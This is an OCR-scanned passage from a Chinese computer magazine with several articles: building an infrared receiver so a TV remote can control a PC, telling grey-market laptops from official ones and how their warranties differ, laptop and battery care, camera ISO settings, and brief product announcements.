★电子元器件（共计不超过15元）：47微法以上的电容器，耐压为16V以上（电路图中的以C1 470U表示）、100-200欧的电阻（R1）、1.5K-4.7K欧电阻（R2电阻可以根据实际调整）、470欧电阻（R3）、1N4148二极管（D1）、为发光二极管（D2作电源指示）、1N4148二极管（D3）、发光二极管（D4作接收指示）、9012三极管（Q1）、3V稳压管（Z1）

二、制作接收装置

首先将所有电子元器件按照电路图进行连接，为方便布线和焊线，笔者找了一块无用的万能板在上面布置电路。在连接红外线接收头时，一定要注意那几个引脚的方向不要接反了。买来的RS232C串口连线是双头的，将其中的一头截掉，剥开外皮将其中的信号线分开，再与万能板上的线路相连。在截断串口连线时，注意截断面最好是斜面或阶梯面，不要在一个平面上以防止短路。完成后的接收装置（见图2），为了美观可将万向板及电路装入一个密封的盒子中，只露出红外接头处。



图2

具体电路连接过程笔者就不多述了，在完成后参考下面步骤安装相关控制软件后，可以进行硬件检测：首先把接收器串口接头连在电脑的串口上；运行控制软件并设置打开串口，如果D2要发亮表明电源正常；按下遥控器后D4灯闪烁说明电路连接正常，如果没有按遥控器D4就闪烁或发光说明有干扰；在按遥控器时如果在软件界面的左下角有接收的数据，表明遥控系统制作成功！

如果检测系统不能正常工作，很大一部分原因是由于红外线接收头损坏，由于其功能好坏不易检测，所以在购买时一定注意多买一个以备更换。最好是从旧电视上拆一个下来，即省了银子，又可以保证能正常使用。

三、安装和设置控制软件

硬件准备好后还需要安装相应控制软件，电视遥控板




图3

发射的红外信号经硬件电路转换为十六进制数据，由串口输入并再经由软件转换控制相关程序的运行。这个叫“PC红外线遥控器”的控制软件可到http://www.onlinedown.net/soft/6857.htm下载，安装安成后会自动检测电脑当前的可用串口，并默认打开并使用系统的com1口。软件界面的左下角显示了正在使用的串口状态，当使用遥控器进行控制时，在下方会显示接收数据。如果当前com1口上连接有其他的设备，可点击“编辑→运行设置”，在对话框中通过点击下拉列表选择可用串口，并勾选设置软件随系统启动运行(见图3)。关闭对话框点击“编辑→串口打开”使设置生效。

四、使用默认的按键设置遥控电脑

经过简单设置后，就可以开始尝试一下用电视遥控板控制电脑运行了。当对着红外接收头按下遥控板上的按钮时，软件会接收到相应的数据并对应一项操作，比如运行程序、移动鼠标、按下键盘按键等。在右边窗口下方可以看到有“键盘”、“鼠标”、“运行程序”、“系统”及“控制”选项卡。每个选项卡中包含多个命令，在上方的窗口中可以进行按键学习，使控制板上的每个按键输入进行一项操作。

在选项卡中选择一项操作后，比如“系统”中的“显示器开启/关闭”，点击窗口上方的“按键学习”，然后按下控制板上的按键在输入框中会显示16进制数据。再点击“应用”和“保存”，然后按下遥控器上刚才设置的按钮，如果电脑有反映显示器关闭了的话，恭喜，第一次试验成功了。有可能遥控器和接收装置的兼容性不好，在进行按键学习时，并不是所有的键按下后软件都可以接收并识别的。可以在控制板上逐一尝试按键，总有几个按键发出的数据能被软件接收到(见图4)。

设置了按键对应的操作后，可将当前按键设置命名后保存为配置文件。在软件运行时会自动调用一个预设的配置文件，其中包括了很多常见的电脑操作，可以直接使用或进行更改。


图4

五、打造可遥控的影音播放系统

初步试验成功后现在要让我们的普通电脑也像品牌电脑一样，可以自动播放影碟和音乐。为了避免新设置的遥控器按钮功能与已有的配置文件发生冲突，应该新建一个专门用于播放影碟的配置文件。

1.设置CD-ROM自动开关：点击“文件→新建文件”后原有按钮设置被清除。再点击“编辑→添加组”，给新组命令为“影音播放”，然后点击“应用”和“保存”；再选择菜单中的“添加命令”，命名为“开、关CD-ROM”；然后为该命令添加对应的操作，在窗口右边下方的“系统”选项卡中选“CD-ROM开启/关闭”；点击“按键学习”，依次尝试按键直到输入框中接收并显示数据，点击“应用”后按下遥控器上的按键，如果CD-ROM自动打开则说明设置生效(见图5)。



图5

2.遥控运行播放软件：点击“保存”后再添加播放影碟的程序按键设置，照上面的方法在当前组建立名为“影片播放”的新组。打开“运行程序”选项卡，浏览选择用来播放影碟的程序超级解霸(见图6)，然后点击“编辑→命令测试”，可检测程序是否能通过控制软件正常调用。再使用“按键学习”为命令添加遥控按键，以后就可以通过遥控运行播放程序了。


图6

3.控制影片播放：运行播放程序后，还要能遥控程序进行各种播放操作，比如“打开文件”、“播放/暂停”、“快进/快退”、“全屏/恢复”等。通过超级解霸的命令菜单，查找到常用操作的快捷键，然后在控制软件的“键盘”选项卡中为每个快捷键添加一个遥控键。以“播放/暂停”操作为例进行说明：该操作的快捷键为<Alt+P>，打开控制软件的“键盘”选项卡，看到左边有常用的几个辅助键，如“Ctrl”、“Shift”等，勾选其中的“Alt”

键。然后在下面的输入框中输入字符P键，点击“按键学习”为该快捷键设置遥控按键。以后在播放影碟时就可以用遥控器暂停播放了。另外还可以设置遥控调节音量、选段播放等，大家可根据自己的需要进行添加（见图8）。在操作时为某个命令或命令组重命名时，更改后一定要点击“应用”并保存，否则一点击其他的命令，名字就又恢复原样了。




图7



图8

4.设置鼠标进行辅助操作：当然并不是在什么时候都可以用快捷键来解决问题的，还需要使用鼠标进行辅助操作。打开“鼠标”选项卡，可以在操作下拉菜单中选择各种移动及点击操作，在下方可进行速度调节。在设置遥控键操纵鼠标移动时，由于需要不断的重复发出指令，因此要注意勾选上方的一个“重复允许”的选项，此选项表示当按下遥控键不放时每100毫秒重复执行一次命令或组命令操作（见图9）。



图9

到现在设置基本完毕，点击“文件→保存”将配置文件命令“影音播放”后进行保存。下次打开电脑后控制软件“PC红外线遥控器”就会自动运行并缩小在系统托盘区。按下遥控板就可以播放CD-ROM或硬盘中的影片了。


图10

同样的参照上面的方法，我们可以通过在配置文中添加一个“音乐播放”的命令组，为遥控键设置分配不同的操作命令，操纵Winamp软件播放MP3音乐，这样一个完整的视听遥控播放系统就完成了（见图9）。

六、配置文件的导出与导入

在“PC红外线遥控器”中要实现不同的功能可以建立不同的配置文件，文件是以.irc为后缀进行保存的。在每个配置文件中都有实现重复功能的部分，比如对鼠标的控制，对于重复的设置部份可以将其导出单独保存，在需要时可导入已使用的配置文件中来。

以导出配置文件“影音播放”中的“鼠标操作”部份为例：在“鼠标操作”命令组上点击右键，在弹出的菜单中选“复制到文件”，在保存对话框中命名并保存，就可以将当前命令树中选择的部份导出为一个单独的配置文件了。在右键中选择“从文件中添加”则可以将已有的配置文件导入为命令树中的一个组分支了（见图10）。

七、关于按键重复的问题

通过建立不同的配置文件，我们还可以实现遥控上网接收E-mail等各种功能，比所谓的品牌电脑功能强大的多了。但是在使用中大家可能会发现一个问题，整个电视遥控板上的按键总共也不过30来个左右，要实现的功能那么多，为每一项操作都分配一个按键，按键数目会不会不够用啊？

在上一节的第2个步骤中，在“影音播放”组下建立了一个组文件夹，可以看到在文件夹图标上带有箭头，这说明该文件夹有命令组功能。也即是说可以为该组文件夹分配一项操作，也可以在该组下添加其他的操作命令。当我们执行了组命令操作后，下次按下遥控键软件接收到输入数据时，会首先在该组中查找并执行与接收数据相同的对应命令或命令组，当找不到相同数据时就往上一级查找。举例来说，我们在“影片播放”组为遥控板上的“1”号键设置了暂停播放的功能，在“音乐播放”组中为此键分配了快进操作。如果当前执行的是“影片播放”组命令，那么再按下“1”号键时表示暂停播放而不是将播放的音乐快进。

使用分组执行命令完全可以不用担心会现按键不够用的情况了，让电脑的“所有”操作都用遥控来实现吧！让那个一直以为品牌才拥有一切的朋友大吃一惊：“你的兼容机也升级成品牌电脑了哇？”你再不慌不忙地伸出3个手指头，“升级只用了30元，这个你也不会知道吧？” CF [YJ05]

征稿启事

为了使“硬件步步高”栏目的文章质量更上一层楼，现向大家征集硬件方面（包括零配件、外设、数码、整机与笔记本电脑）的应用方案、硬件改造、应用技巧、使用与维护、基础知识等方面的稿件或选题。来稿要求选题新颖、实用性强、图文并茂、文笔流畅，稿件一经采用将可获得100元/千字起步的稿费(优稿，优酬)。强烈建议大家通过E-mail发送稿件，投稿信箱hardware@cfan.com.cn或dizen@cfan.com.cn。

水火不容——浅谈笔记本电脑的水货与行货

■ 福建　缺氧的鱼　malongling

所谓“金无足赤，人无完人”，这句话放在笔记本电脑上面也是一样的，我想谁也不敢打“包票”说自己的笔记本电脑永远不会罢工吧？购买笔记本电脑前，大家可能会面对一个水货和行货的问题，因为这在保修和配置方面都有可能大有不同。

一、水货Vs.行货

首先我们要先了解一下水货和行货的概念。

1.水货

所谓“水货”，就是指原定销售点不是该国家或地区的产品在该国家或地区进行销售，举例来说，就是一台本来以美国为销售地点的笔记本电脑在中国进行销售，这台笔记本电脑在中国就叫做水货。水货和产地无关，只是和销售地点有关，即使是中国自己生产的笔记本电脑，但是属于要销往美国的型号，在中国进行销售的话也是水货，但回到它的销售地美国，它又成为正规的行货了。因此，水货这一说法只是相对某个指定的地域而言。在以下文章中，笔者所提及的水货都是指相对内地市场而言的水货(注意本期介绍的手机水货与笔记本电脑水货概念略有不同)。

2.行货

所谓“行货”，就是指由生产厂商(或其授权机构)自己，或再次通过授权代理商在特定地区销售专门为该地区设计和生产的产品。行货也只和销售地点有关，与生产地点无关，而且行货也是相对地域而言的，在中国销售的行货型号在国外就是该地区的水货了。

水货给大家的印象是什么？就是便宜！举一个SONY笔记本电脑的例子，在SONY未在中国销售行货版本的V505系列机型时，水货版本的V505在市场上卖得火热。SONY中国在推出V505系列机型时采用低价策略，并且在发售的短期内几次调低售价，最后定价只比配置几乎相同的水货V505高出少许，并且辅以V505GZC这样水货没有的高性价比机型，如此一来在行货的价格和服务优势面前，水货V505很快趋于绝迹。这就反映了水货赖以生存的最大优势就是新和低价而已，如果不能有行货所没有的机型，以及和行货同类机种保持20%以上的价差，水货就难以生存。

二、国际联保:雾里看花

国际联保本来是为繁忙奔波各地的商业人士设计的一种服务，使得他们无论去到世界上哪个国家或者地方，都可以享受到完善的维修保养服务。顾名思义，所谓国际联保就是指该产品无论在哪个国家购买，都享有全球范围内多个国家的保修服务。当然了，准确的说法应该是在该厂商设有维修点的国家和地区都可以享受维修保养服务。

相对于行货，水货的维修就比较复杂一点，在今年以前，大多数带有国际联保资格的水货产品都不需要什么特殊的手续就可以马上得到保修，惟一需要的凭证就是该机机身上面的序列号。只要机身序列号和厂商的产品数据库相符，就可以得到保修。如今，我国政府开始大力打击水货，各大厂商都相应修改了自己的保修条款，对国际联保水货的保修采取了一定的限制，至少需要你出示购买的境外发票和报出主机机身的序列号，IBM甚至对没有境外发票的用户采取收费保修的措施，要知道“蓝色快车”收费之高不是一般用户可以承受得起的。更好地了解你机器的保修情况，为日后的保修和使用提供了不少的方便。在了解了这几个概念以后，就可以继续我们今天的主题了——各大厂商的保修情况。

1.IBM

IBM可以说是在保修方面最大方的厂商之一了，在过去，基本对所有机型，不论是水货还是行货，只要凭借机身后面的序列号就能享受免费的1～3年的保修服务，如果你是第一次送修，经销商还要对发票进行核查，将你的注册信息加入数据库中，并上报有关部门存档。不过最近，此项政策有所改动，对于水货机器，光凭借机身序列号已经不能解决问题了，还要出示相应的当地购买发票，只要你的机器在质保期内才可以享受联保待遇。什么？你没有发票？嘿嘿！那你只有自己来承担高额的保修费用了。

2.SONY(索尼)

和IBM比较起来，SONY可就要“小气”得多了。SONY的全球联保区域中是不包括中国的，国际联保的机器在亚洲地区出现问题只能在日本维修，最可笑的是SONY也将这种服务称之为“国际联保”，晕啊！因此，对于SONY的用户来说，如果你购买的是水货的话，必定不可能免费得到修理，如果是行货的话拿去修就是了。咨询热线是800-8202228，保修期间需要维修时，请你同时携带保修卡和发票到VAIO售后服务网络，目前在北京、上海、广州、深圳都有服务网点，我们相信随着时间的推移，SONY会尽快在各地城市建立完善的服务点。

3.Toshiba(东芝)

对于Toshiba来说，一直以来都是神州数码负责为其提供保修服务，笔者在神州数码得知，你必须在购买日起30天内，将填写完整的用户卡连同购买证明(当地的联保卡、正式收据或发票的复印件)寄到东芝全球联保中心。你的申

请被正式批准之后，你将收到东芝国际有限保证确认，你才能受惠于这项服务。神州数码为Satellite系列、Satellite Pro系列以及Portece 3000系列提供了1年的保修服务，Tecra系列、Portece 7000系列提供了3年的保修服务。所有机型的电池、AC适配器、键盘保修期为1年。保修起始日期为该机器的购买日期(以购买发票为准)；如果用户无法出示购买发票，则以出厂日期加30天为保修起始日期。保修日期以购机增值税发票的日期为准，如果你没有携带发票，则以验证机身序列号出厂日期为准。

4.Samsung(三星)

三星提出“绿色无忧”联保服务和SONY有些“异曲同工”的味道，只对行货机器采取保修，而且保修仅仅在中国内地实行。具体的保修方法是，实行顾客送修、3年免人工费、3年免领配件费服务，其中电池保修1年，液晶显示器以及硬盘保修两年。从上面的保修条款我们可以看到，三星的保修做法和其他的厂商有所不同，目前，绝大多数厂商的保修期限仅为1年。三星承诺对液晶显示器保修两年，因为三星是全球最大的液晶显示器生产厂商，比起其他厂商来说，三星在液晶显示器的成本上面有着明显的优势。这也是三星“绿色无忧”服务的一大卖点。

5.DELL(戴尔)

DELL也是属于全球联保服务。对Insprion除外的其他全部系列(Latitude、Presition)提供3年保修，而Insprion仅为一年保修。你可以拨打DELL的免费服务热线800-8582437，来查询你的机器是否有国际联保资格。

小提示

购买机器时要索要当地发票

看了以上的保修条款，想必你也了解到了保修的必备“杀手锏”是什么了吧？对，就是索要购买机器当地的发票，凭借这张发票来证明这台机器是通过境外正式渠道购买而不是在国内购买的水货，行货机器自然不必说了，厂家会在包装箱内提供产品的详细保修清单，而对于购买水货的用户来说就比较麻烦了，索要发票是非常重要的，而且最好在发票上面写清楚自己的姓名，联系地址，否则在送修到某些厂家维修部的时候你会遇到不少麻烦。

三、识别笔记本电脑的水货与行货

笔记本电脑的水货与行货的具体区别主要集中在机器型号、键盘和随机附件。

1.型号巧识别

SONY在中国销售的行货笔记本电脑的型号主要有：R505AFC、R505AXC、GR18C、R505MXC、GRX3UCP、GRX3XCP、SRX55C和TR2C等。从型号上就可以看出，所有的型号最后一位或者倒数第二位均为C，这个C是China的缩写，意思是在中国发售的行货型号。而在美国和日本等地发售的型号是不会以C结尾的，这是SONY的型号命名规则。所以，读者朋友可以从型号的最后一位或倒数第二位看出是否为水货。另外，SONY的其他系列，例如：NV、NVR、VX、GRX600、GRS、GRV和C1、GT等并没有引进国内，这些系列机型在国内均为水货。还有一个办法就是查询各大笔记本电脑厂商的中国官方主页，如果当中完整的型号与你的不对应，那么就非常值得怀疑。

其他一些品牌笔记本电脑的型号有可能是全球统一的，那该如何识别呢？最简单的方式是直接拨打笔记本电脑厂商的服务电话或查询序列号的网址，通过机身惟一的序列号查询是否为行货。这个序列号同时会被标示在包装箱和保用证书上面(有些厂商的保用证书的序列号栏是要你自己填写的)。还有的厂商在机器的BIOS里面也有序列号，这个序列号也应该和机身以及包装箱、保用证书上的一致，否则就说明机器被人调包。



图1　行货SONY GR18C是中文铭牌



图2　水货SONY GR170K是英文铭牌

另外，在机器的底盘和铭牌上有时也可以看到地区版本的区别，如果是销往中国的行货，通常底部的铭牌会是中文的(见图1)，而水货就是非中文的铭牌(见图2)。当然，也有些型号刚刚引入中国，因此底部的铭牌也是英文的，所以这种方法只能作为辅助的识别方法。

2.键盘巧识别

通常水货机器在外观上明显的特征就是键盘，在中国内地多数的水货中，日本引进的水货多数是日文键盘，韩国引进的有部分是韩文键盘，其他国家的水货多数是英文键盘。

英文键盘倒无所谓，韩文键盘的排列方式与英文键盘是一样的，所以比较容易适应，日文键盘就需要一段时间适应了，因为多了几个键，而且许多符号键的位置不同了，没有习惯的朋友甭想在其上运指如飞。行货则大多数是中文或者英文键盘。

3.操作系统巧识别

至于操作系统，水货原配肯定是非中文版操作系统(常见的是英文版和日文版的)。当然，行货机器也有某些软件和驱动程序是英文版的，这和厂商的策略有关(英文版的程序和驱动是最通用的，如果要开发中文版则需要花大量的时间和金钱)，但是操作系统一定是中文版的。

这里也不排除经销商可能会将英文版或日文版的操作系统光盘进行调包，然后安装中文版的操作系统，充当行货出售，这点请大家务必注意。检查操作系统是否还是未解包的状态，原厂的操作系统是未解包状态的，开机会自动进入注册画面，或者虽然可进入操作系统但会要求你输入注册码才可以正常运作，否则就一直保持未注册的状态。当然，这种未解包的状态是可以通过恢复光盘恢复出来的。CF [YJ06]

笔记本电脑的日常保养全接触

■青岛　李学良　上海　马龙凌　福建　缺氧的鱼

笔者相信每一位笔记本电脑用户都希望自己的笔记本电脑的电池能够用得更久、时间更长。笔记本电脑是比较娇贵的产品，为了使其稳定地工作、延长使用寿命，正确的保养是非常必要的，本文介绍一下保养笔记本电脑需注意的几个问题。

一、笔记本电脑保养要点

笔记本电脑是比较娇贵的产品，为了使其稳定的工作、延长使用寿命，正确的保养是非常必要的，本文介绍一下保养笔记本电脑需注意的几个问题。

1．保存好资料、驱动程序。由于笔记本电脑的驱动程序与台式机相比比较独特，所以要做好资料、驱动程序备份，万一丢失可自行恢复，恢复光盘是用来重新恢复系统的，即将硬盘格式化并恢复到出厂状态，所以非常重要。

2．定期清洗笔记本电脑。首先，关闭笔记本电脑，可用沾有中性清洁液的软布轻轻擦拭LCD显示屏和键盘，稍等几分钟待清洁液挥发后再开机。

3．笔记本电脑避免连续、长时间工作。特别是不要长时间、连续显示一种固定的内容，否则可能导致一些像素过热，造成内部烧坏，在不用的时候一定要关闭显示屏，或降低其显示亮度。

4．别把磁性物品放在笔记本电脑上。它们极易使笔记本电脑硬盘上的信息丢失，也不要将笔记本电脑长期摆放在阳光直射的地方，经常处于阳光照射下容易加速外壳的老化。

5．注意放水。特别注意不要将饮料泼洒到键盘上，不要在很颠簸的环境下使用笔记本电脑。

6．笔记本电脑光驱里放的光盘要及时取出，如有颠簸或磕碰，会导致盘片与激光头摩擦碰撞，易损坏激光头。另外，为了延长光驱寿命，尽量少用笔记本电脑看VCD。

二、电池保养秘技

首先，当你购买了一块新电池或刚刚拥有了一台新的笔记本电脑时，就会发现它的电池电量是非常少的，有的甚至连电脑都可能启动不了。造成这个原因是因为电池经过了长时间的存放后，电池就会有一个自然的放电过程，当你拿到手以后可能已经把电放完了，但这并不会影响电池的容量。第一次充电时，你应该连续地把电池充电到12个小时，并且循环地完全充、放电三次。这就和你购买一部新的手机后要充电的道理是一样的。在此，还要提醒大家一个要注意的地方，那就是目前，绝大多数笔记本电脑所使用的锂离子电池如果长时间不使用，往往容易出现过度放电的现象，可能就会再也无法进行充电。为了防止过度放电，可以在半充电状态下将其保存在凉爽、干燥的地方，然后最好再是每半年一次，再将其充电至一半的状态。这样就非常有利于用户的保存。

现在笔记本电脑均已经使用了锂离子电池来作为其动力来源，所以对于一台没有配备电池的笔记本来说，笔记本已经完全失去了其自身的意义，与一台移动PC并无二样，所以说笔记本电脑的电池就是为笔记本电脑定性的非常重要的部件。

小提示

如何查看笔记本电池的蓄电量

电池容量各品牌配置的不一样，按不同用途所使用的时间也不一样，总体原则是选择大容量锂电池，要尽量选择SANYO、Toshiba等名牌电芯制造商。一般来说全内置机型电池容量为4000～5200mAh，光软互换机型电池容量为3000mAh，而超薄机型电池容量为2200～3200mAh，如果电池容量过低那会直接影响笔记本电脑的正常使用。有些笔记本电脑则配备了高容量的锂电池，比如ASUS S5200NE就配置了11.1V/4400mAh的高容量锂电池(见图1)。而电池容量的检查主要以软件检查为主，原则是新笔记本电脑的电量不应高于3%，如果大于这个数目这台电脑就肯定是被用过的。而名牌大厂一般都有自己专用的检测软件(如Sony VAIO系列的Power Panel软件)，当然你也可以使用Battery Bar(下载地址：http://hn-http.skycn.net/down/BatteryBar.exe)(见图2)。



图1　在电池铭牌上都会标示电池容量与适用电压



图2　Battery Bar能显示出你的笔记本电脑的电池还能用多长时间，电量剩余的百分比

首先要说明的是，笔记本电池的本质和普通的充电电池并无二样，只是各大厂商都针对自己机型的外观进行了增加电池组外壳的工作，所以说，如果剥开笔记本电池的外壳，其内部构造和普通的电池组并无任何区别，也就是说相互制约各大品牌笔记本电池通用的最大障碍是笔记本电脑的各大品牌间的独立设计性。如果你是高手的话，你完全可以自己动手为已经寿命将近的笔记本电脑进行换芯，过程其实很简单，只是要按照原来电池的连接方法来进行重新连接，从而组成一个完整的、参数和原来相同的电池组，真正的难度在于需要购买到合适的电池芯，由于笔记本电脑中所使用的电池芯都是电池厂家直接供货给笔记本厂商的，所以说市场上能够见到的零售电池芯非常少，特别是锂离子电池芯，这种产品市场上非常少见，更换有一定的难度。另外，早期的镍氢电池芯和目前主流的锂电池芯内部电路不同，所以不能互换使用，这一点需要提醒那些想要动手的朋友们。

笔记本电池的维护需要很多的技巧，毕竟电池是一种

消耗品，如何在他的寿命里为您更好地服务才是用户应该考虑的问题，那种生怕将电池用坏，天天不舍得将笔记本电池插在电脑上的用户，实在是有些可笑，只要懂得维护，你就可以既放心地使用电池，也可以保持其较长的寿命。那么具体应该怎么做？

1.最好做到用尽充满的原则

这是最首要的维护原则，也是保证笔记本电脑电池最大限度保持最佳状态的办法，最好在电池电量显示到10%左右再进行充电，当电池充电容量充到90%时电源会改以小电流进行维护性的充电，这时，最好不要拔掉电源，让电池充分得到维护，而在充满电后，也无需拔去电源，因为电池会自动切断充电电路，改为电源直接供电，对电池不会有影响。

2.避免在高温环境下使用锂电池

研究表明，高温状态下会加速锂电池的老化过程，并且同样的不要在极端的低温环境下使用。低温环境会降低锂电池的活性，降低笔记本电池的寿命。

3.定期为锂电池进行激活处理

就是完全充电和放电，让锂电池恢复最大容量，这样做可以优化电池的性能。具体做法就是用电池供电，一直使用到电池容量为0%(在BIOS和系统中屏蔽掉低电量自动的进入休眠或待机状态)。然后再接上交流充电器一直充满到100%为止就行了。建议你大约每隔几个月就对电池进行一次深度放电。

通常情况下，如果发现充满电以后驱动时间只有原来的一半左右时，那么就说明它寿限已到。而在电池寿命结束之前充放电的标准次数在300～500次。索尼等部分制造商还准备了用于提示电池充放电次数的实用程序。

最后再介绍一个电池活化的方法:充电的时候电流大小基本上调不了的，如果是随机充的话就不要选择快充模式，因为电池在使用了一段时间之后已经有点衰老了，具体表现是内阻变大，在充电的时候两端电压上升得比较快，这样就容易让充电控制线路误认为是已经充满了，容量也自然是下降了(其实是有电充不进)。放电就是尽量小电流的放电，操作是先是CPU降速、硬盘停转、屏幕调至最暗(或者合上关掉)，然后就是不要运行任何程序，直到笔记本电脑自动关机，之所以强调小电流放电就是为了阻止笔记本电脑过早地检测出电池电压不足，因为这个时候内阻比较大，在放电的时候两端电压下降得比较多，下降得快，系统很容易误认为是电压不够，电量不足。

的确，对于那些有钱人来说与其花大把时间和精力来“照顾”自己的笔记本电池还不如等用到自己不满意的时候去换一块来得快。不错，这种想法笔者也不否认。但是笔者是希望那些还没有达到或者不愿意这么做的用户可以和笔者一样，不但对自己心爱的笔记本电脑关怀备至就算是笔记本电脑的电池也给予它一些力所能及的关怀。CF [YJ07]

▶▶▶ 火速链接

《笔记本电脑节能的七大技巧》 —— 2003年第6期

DC术语通之四：感光度

■福建 包日晓

用传统相机时，可应拍摄环境的亮度来选购不同感光度的胶卷，例如一般阴天的环境可用ISO200胶卷，较暗的环境（如：舞台、演唱会的环境）可用ISO400胶卷。其实，数码相机也有类似功能。

一、何为相当感光度

传统相机的感光度指的是胶卷完成准确曝光所需的光线值，ISO感光度表示胶卷对光线的感光度，有100、200、400等ISO值，ISO值越大越适合用于光线昏暗的场所，但却会损失色彩的鲜艳度和自然感觉。

数码相机用的不是胶片，代替它的是CCD（电荷耦合器）感光元件，也能改变它的ISO感光度（有的机种ISO感光度设定不能改变，请自行在数码相机的说明书上确认）。CCD能接受光线信号，相当于胶片感光度一样，因此有了“相当感光度”之称。这样在使用时，当想让拍摄效果更好时，就把ISO设置为100，而在光线不足时就将ISO设置为400。理论上说，感光度越高，感光速度越快，其拍摄效果也越好。但现在的数码相机大多是“傻瓜”型的，能自动控制本身的曝光度，所以一般不需调节相机的感光度。

为了让物体在感光介质上得到足够的曝光量以便于成像清晰，我们用大感光度拍夜景或快速运动的物体。但并不是说ISO越大越好，对数码相机来说，ISO高画面会有颗粒感，太高的ISO还会使画面上有很多噪点。

二、根据场合调整ISO感光度

在展览馆等禁止使用闪光灯的场所，或使用闪光灯时就会出现反光的情况下，就无法使用闪光灯。由于拍摄时无法使用闪光灯，拍出的照片非常模糊，相信读者或多或少都有过这样的经历。同样的情况也会出现在室内或者环境比较昏暗的场所。在不使用闪光灯的情况下要拍摄出效果好的照片，一个简单的方法是通过ISO的调节来实现。

比如在普通房间的荧光灯下，不使用闪光灯时拍摄影像，将图像放大后，图像就会显得有些模糊。如果将ISO值由默认值改为400，图像模糊的现象得到了明显的控制。不过，由于提高了ISO感光度，在白色的花瓣上出现了红色和蓝色的假色。

为了在光线稍暗的场所避免出现图像模糊现象，因此要将ISO设置为400。ISO感光度提高一倍后，将快门速度提高一倍能进行基本同样的曝光（镜头光圈保持不变）。CF [YJ08]





BenQH200液晶电视

明基电通于近期发布了其首款液晶电视产品——BenQH200。它拥有500cd/m²高亮度，以及500:1的高对比度，是目前市面上同类产品中规格等级最高的产品，可以呈现出明亮、清澈的高画质完美影像。在音效部分，它具有的SRS WOW动态环绕音效，则能让使用者体验最具震撼力的音效享受。美国将在2006年全面改播数字电视讯号，我国在数字电视领域近期也将有大的动作，明基BenQ H200可以接收480p、720p、1080i等高阶数字电视讯号，是目前市面上同类产品兼容性最高的机种之一，可以完全呈现出数字电视时代最细致的超优画质。



Digivox T-IV全功能MP3随身听

Digivox日前发布了一款MP3随身听——Digivox T-IV。该产品支持MP3/WMA/ASF格式文件；容量为32/64/128/256/512MB可选；采用1节AA电池供电，提供24小时使用时间；多语言显示，支持韩、英、中、日文；提供可升级固件、Line-in接口、FM收音功能。除此之外，Digivox T-IV还可直接当做U盘使用，内置5种EQ均衡设置，并且提供定时关机和录音功能。

Philips 855手机

Philips计划在今年6月发布其最新手机——Philips 855，该手机可以连接电视来浏览手机内部的照片。这款GSM/GPRS手机可以呈180度折叠，内置E-mail客户端，9MB闪存。支持MMS、Java (MIDP 2,0)和IrDA。集成的数码相机可以输出640×480像素分辨率照片。Philips 855整体尺寸为85mm×47mm×25mm，重量91克。机身提供双屏幕，分别支持4096和56536种颜色显示。其锂电池可以提供400小时待机和4小时的通话时间。



SOMIC七彩三叶虫鼠标

SOMIC新人类M302鼠标的外观很特别，从顶部看它就好像一只三叶虫，鼠标外观设计采用典型的两键加滚轮设计，在左右键的中前部各有一个平滑的凹陷，握住鼠标时，食指和中指指尖刚好容纳其中。滚轮质地柔软，表面没有纹理，但质感微涩不易打滑，滚轮拨动起来层次感清晰。SOMIC 新人类 M302采用安捷伦公司的H2000光学定位系统，H2000光学定位芯片可以达到1500次/秒扫描、400dpi，足以满足上网、办公等日常应用。





尼康COOLWALKER MSV-01数码伴侣

COOLWALKER MSV-01是尼康在1月28日新品发布会上新公布的数码伴侣。它拥有2.5英寸30GB硬盘，490×240像素的2.5英寸TFT液晶屏，可以通过CF卡插槽将CF卡（或Microdrive）中的图片拷贝到硬盘中，并在液晶屏或电视上实现照片浏览。COOLWALKER MSV-01对应的图片格式有JPEG、TIFF及尼康数码相机的RAW格式，并且对应Motion JPEG影片和WAV声音文件。COOLWALKER MSV-01通过USB 2.0与PC连接，可以作为移动硬盘或读卡器使用。另外支持PictBridge，可以直接打印输出，还能通过AV端子输出电视信号。这款数码伴侣预计将在今年6月份正式推出，价格约为人民币4500元。


SONYS73液晶显示器

这款S73液晶显示器的外观体现了SONY一贯的高品位、引领时尚潮流的设计风格，尤其是采用了业界最领先的超薄边框技术，其边框只有13.5mm，是目前业界所有17英寸液晶显示器中“最纤细”的一个。

S73采用了国际流行的内置电源变压器，避免了外置变压器的烦琐和牵绊，支架采用了倾斜结构设计，可以让液晶显示屏幕由－5°至30°上下转动，具有较大的可调节角度，无论座位高低，用户都能获得满意的可视效果。轻巧的OSD菜单按键搭配纤细的边框，使得S73看起来更加秀丽。



咨询电话：(010)82697216
参考报价：4999元



咨询电话：(021)64642675
参考报价：699元

启视录M800电视卡

康博科技日前推出了新一代电视卡产品——启视录M800，该产品具有全球首创的电视卡支持遥控器开/关机功能，让用户使用电脑就像开启家电一般轻松自在。启视录M800在硬件设计上采用了Philips SAA7134视讯芯片及Philips原装高频头(Tuner)、4层板线路设计、高品质SMD电容、多重电源稳压回路设计，更率先采用Philips顶级IC型FM芯片，提供专业级影音品质。启视录M800电视卡具备TV收视、FM收听、VCD/ SVCD/ DVD格式录像、MP3格式录音、全功能遥控、时光平移、频道浏览功能、支持LCD显示器及投影机。启视录M800采用康博自行开发的软、硬件技术，同时搭配超值软件：友立会声会影7和友立DVD制片家2，让你轻松制作个人影片。

华硕M6N笔记本电脑



